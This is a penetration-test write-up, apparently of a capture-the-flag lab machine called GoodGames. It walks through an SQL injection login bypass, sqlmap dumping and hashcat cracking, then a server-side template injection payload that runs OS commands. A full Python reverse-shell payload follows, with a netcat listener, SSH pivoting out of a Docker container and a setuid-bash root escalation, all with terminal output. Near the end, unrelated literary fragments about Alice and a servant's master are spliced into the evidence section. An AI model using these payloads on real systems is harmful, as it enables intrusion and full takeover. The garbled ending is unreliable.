.eJwljrtuwzAMAP9FcwdSfJjMzxgURSFBgRawk6nov8dFx7vhcD9tX0ed93Z7Hq_6aPtjtltLhY4WjMRkUat3zDUgYCWSVd9wwWa5hMEHcIxCG
WAlvlB4zp6GMUOMEpDNsDCxT73YLIOVr3aXSlcuLd18jNhAYizwcmzXyOus4__mD_M81v78_qyvSyiJK4gKSxDpLDHFoTQ90TckJCrvg033DYp
hPX4.aEdSIg.9hgOk1NArJSCz28P1RDYEK-Ea2s
Connection: keep-alive

name={{+self.__init__.__globals__.__builtins__.__import__('os').popen('id').read()+}}
```

```
uid=0(root) gid=0(root) groups=0(root)
```


admin
admin@goodgames.htb

Exploiting this SSTI vulnerability further, we injected a payload to spawn a reverse shell. The payload executed the following command:

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('python3
-c \'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.
connect((\"TU_IP\",PUERTO));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);\'').read()
}}
```

Now listening with netcat `nc -nlvp 4443`

The image shos the successfull reverse shell connectivity




```
kali@kali ~/workspace/GoodGames/content/credentials [17:27:12] $ nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.10.14.161] from (UNKNOWN) [10.129.60.123] 42940
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

4. Container Environment and Privilege Escalation


At this point, our reverse shell confirmed that we were inside a Docker container, as evidenced by the internal IP address (172.19.0.2).

We verified the container's network configuration using `ifconfig`:



```
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.19.0.2  netmask 255.255.0.0  broadcast 172.19.255.255
        ether 02:42:ac:13:00:02  txqueuelen 0  (Ethernet)
        RX packets 12198  bytes 11038491 (10.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8990  bytes 2176959 (2.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2  bytes 100 (100.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2  bytes 100 (100.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Further checks showed that the host gateway (172.19.0.1) was active and had open ports:




```
# for PORT in $(seq 1 1000); do timeout 1 bash -c 'echo > /dev/tcp/172.19.0.1/$1' dummy "$PORT" 2>/dev/null && echo "Port $PORT is open" ; done
Port 22 is open
Port 80 is open
#
```

To achieve a fully interactive terminal (TTY), we executed the following commands:

```
# export TERM=xterm
# export SHELL=bash
# script /dev/null bash
Script started, file is /dev/null
```

Using these settings, we connected to the host via SSH as the user "augustus" with the previously cracked credentials:

```
ssh augustus@172.19.0.1
```



```
root@3a453ab39d3d:/backend# ssh augustus@172.19.0.1
ssh augustus@172.19.0.1
augustus@172.19.0.1's password: [redacted]

Permission denied, please try again.
augustus@172.19.0.1's password: [redacted]

Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
augustus@GoodGames:~$
```

Local Privilege Escalation Inside the Container:

Inside the container, we copied the `/bin/bash` binary to the current directory and modified its ownership and permissions. This step was aimed at exploiting the setuid mechanism:

```
cp /bin/bash
```

Now we are going to type exit and change the ownership of the bash and adding permisions of execution for any user we are going to do this as root in the docker container

```
chown root:root bash
chmod 4755 bash
```

chown root:root bash changes the ownership of the bash to the root user


Let's break down the permission mode `4755`:

1. **The first digit (4) – Special Permission (setuid):**
   - **setuid (value 4):** When this bit is set on an executable file, it means that whenever any user executes the file, the process will run with the privileges of the file's owner (often root). This allows users to execute programs with elevated rights in a controlled manner.
2. **The second digit (7) – Owner Permissions:**
   - **7 = 4 (read) + 2 (write) + 1 (execute):** The file's owner has full permissions, meaning they can read, modify, and execute the file.
3. **The third digit (5) – Group Permissions:**
   - **5 = 4 (read) + 1 (execute):** Group members can read and execute the file, but they cannot modify it.
4. **The fourth digit (5) – Others (World) Permissions:**
   - **5 = 4 (read) + 1 (execute):** All other users on the system can also read and execute the file, but they cannot modify it.

In summary, when you use `chmod 4755 bash`, you're setting the executable so that:

- **Regardless of who executes it, it will run with the privileges of the file owner (which could be root if the file is owned by root),** due to the setuid bit.
- The **owner** has full control over the file (read, write, and execute).
- The **group** and **others** can only read and execute the file, meaning they can run it but cannot alter its contents.

The image shows the privileges of the binary bash




```
root@3a453ab39d3d:/home/augustus# ls -la
ls -la
total 1232
drwxr-xr-x 2 1000 1000    4096 Jun 10 19:13 .
drwxr-xr-x 1 root root    4096 Nov  5  2021 ..
lrwxrwxrwx 1 root root       9 Nov  3  2021 .bash_history -> /dev/null
-rw-r--r-- 1 1000 1000     220 Oct 19  2021 .bash_logout
-rw-r--r-- 1 1000 1000    3526 Oct 19  2021 .bashrc
-rw-r--r-- 1 1000 1000     807 Oct 19  2021 .profile
-rwsr-xr-x 1 root root 1234376 Jun 10 19:13 bash
-rw-r----- 1 root 1000      33 Jun 10 17:45 user.txt
```

After these modifications, we logged in as “augustus” and executed the shell with elevated privileges using:

```
bash -p
```

The image shows the success becoming root




```
bash-5.1$ ./bash -p
./bash -p
bash-5.1# whoami
whoami
root
```

5. Evidence Collection and Reporting

Throughout the engagement, every step—from network reconnaissance to final privilege escalation—was meticulously documented. Screenshots and terminal outputs were captured at critical stages, ensuring that all findings are supported by comprehensive evidence stored in this report.

3 Findings

3.1 Vulnerability: SQL Injection in the Login Functionality



Base Score 8.8 (High)

Attack Vector (AV): Network (N) [✓ Adjacent (A)] Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)


Confidentiality (C): None (N) Low (L) [✓ High (H)]

Integrity (I): None (N) Low (L) [✓ High (H)]

Availability (A): None (N) Low (L) [✓ High (H)]

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H 8.8 (HIGH)

- **Description:** During initial application interaction, the login interface of the “GoodGames | Community and Store” web application was intercepted using Burp Suite. Although the login form enforces a valid email format, our analysis revealed that the underlying POST parameter is susceptible to SQL injection. Using sqlmap, we confirmed that custom time-based blind and UNION query injections were possible. This allowed for enumeration of the application databases and extraction of sensitive data.
- **Impact:** Successful exploitation of the SQL injection vulnerability enabled the attacker to retrieve the contents of the `user` table from the main database. Critical credentials, including the administrator account (admin@goodgames.htb), were dumped. This process led to cracking of the password hash via hashcat, thereby granting administrative access to the system.
- **Evidence:**
  - Intercepted HTTP login request highlighting the constraints (only valid email accepted):



Not Secure 10.129.60.123


SIGN IN

Use email and password:

asdasd@asdasd.com

••••••

  - Payload and injection details captured by sqlmap indicating both time-based blind and UNION query techniques:



```
POST /login HTTP/1.1
Host: 10.129.60.123
Content-Length: 42
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.60.123
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.60.123/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

email='+or+1+%3d+1+--+-&password=asdasdasd
```

LOGIN SUCCESSFUL

WELCOME ADMIN

Redirecting you to profile page...

- Enumeration output showing available databases and tables (e.g., table `user`):

```
sqlmap -r /home/kali/Desktop/goodgames.req --dbs
...
available databases [2]:
[*] information_schema
[*] main
```


Dumped output from the `user` table identifying the administrator account:

```
+----+---------------------+--------+----------------------------------+
| id | email               | name   | password                         |
+----+---------------------+--------+----------------------------------+
| 1  | admin@goodgames.htb | admin  | <REDACTED>                       |
+----+---------------------+--------+----------------------------------+
```

Hashcat cracking results that revealed the cleartext password:

```
hashcat -m 0 <REDACTED> /usr/share/wordlists/rockyou.txt
```

3.2 Vulnerability: Server-Side Template Injection (SSTI) and Reverse Shell in the Admin Interface



Base Score 8.8 (High)

Attack Vector (AV): Network (N) [✓ Adjacent (A)] Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)


Confidentiality (C): None (N) Low (L) [✓ High (H)]

Integrity (I): None (N) Low (L) [✓ High (H)]

Availability (A): None (N) Low (L) [✓ High (H)]

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H 8.8 (HIGH)

- **Description:** After obtaining valid administrator credentials using SQL injection, we logged into the admin portal. Within the administrative interface (which confirmed the use of the domain `goodgames.htb` in the footer), we discovered an SSTI vulnerability. This vulnerability was confirmed by entering a basic payload (`{{7*7}}`) in the “name” field of the settings, which returned the expected result of 49. Building on this, we injected a complex payload to spawn an OS-level reverse shell.
- **Impact:** Exploiting the SSTI vulnerability allowed the attacker to execute arbitrary commands on the server. The resultant reverse shell provided interactive access to the underlying system, further consolidating control over the application environment.
- **Evidence:**
  - Admin login and domain confirmation:



Below you can find your current account details.

Nick: admin
Email: admin@goodgames.htb
Date joined: NULL


This sounded nonsense to Alice, so she said nothing, but set off at once toward the Red Queen. To her surprise.


d this she looked down at her hands and was surprised to see that she had put on one of the Rabbit's little white.

I had with my master during the greatest part of the time I had the honour to be in his service.

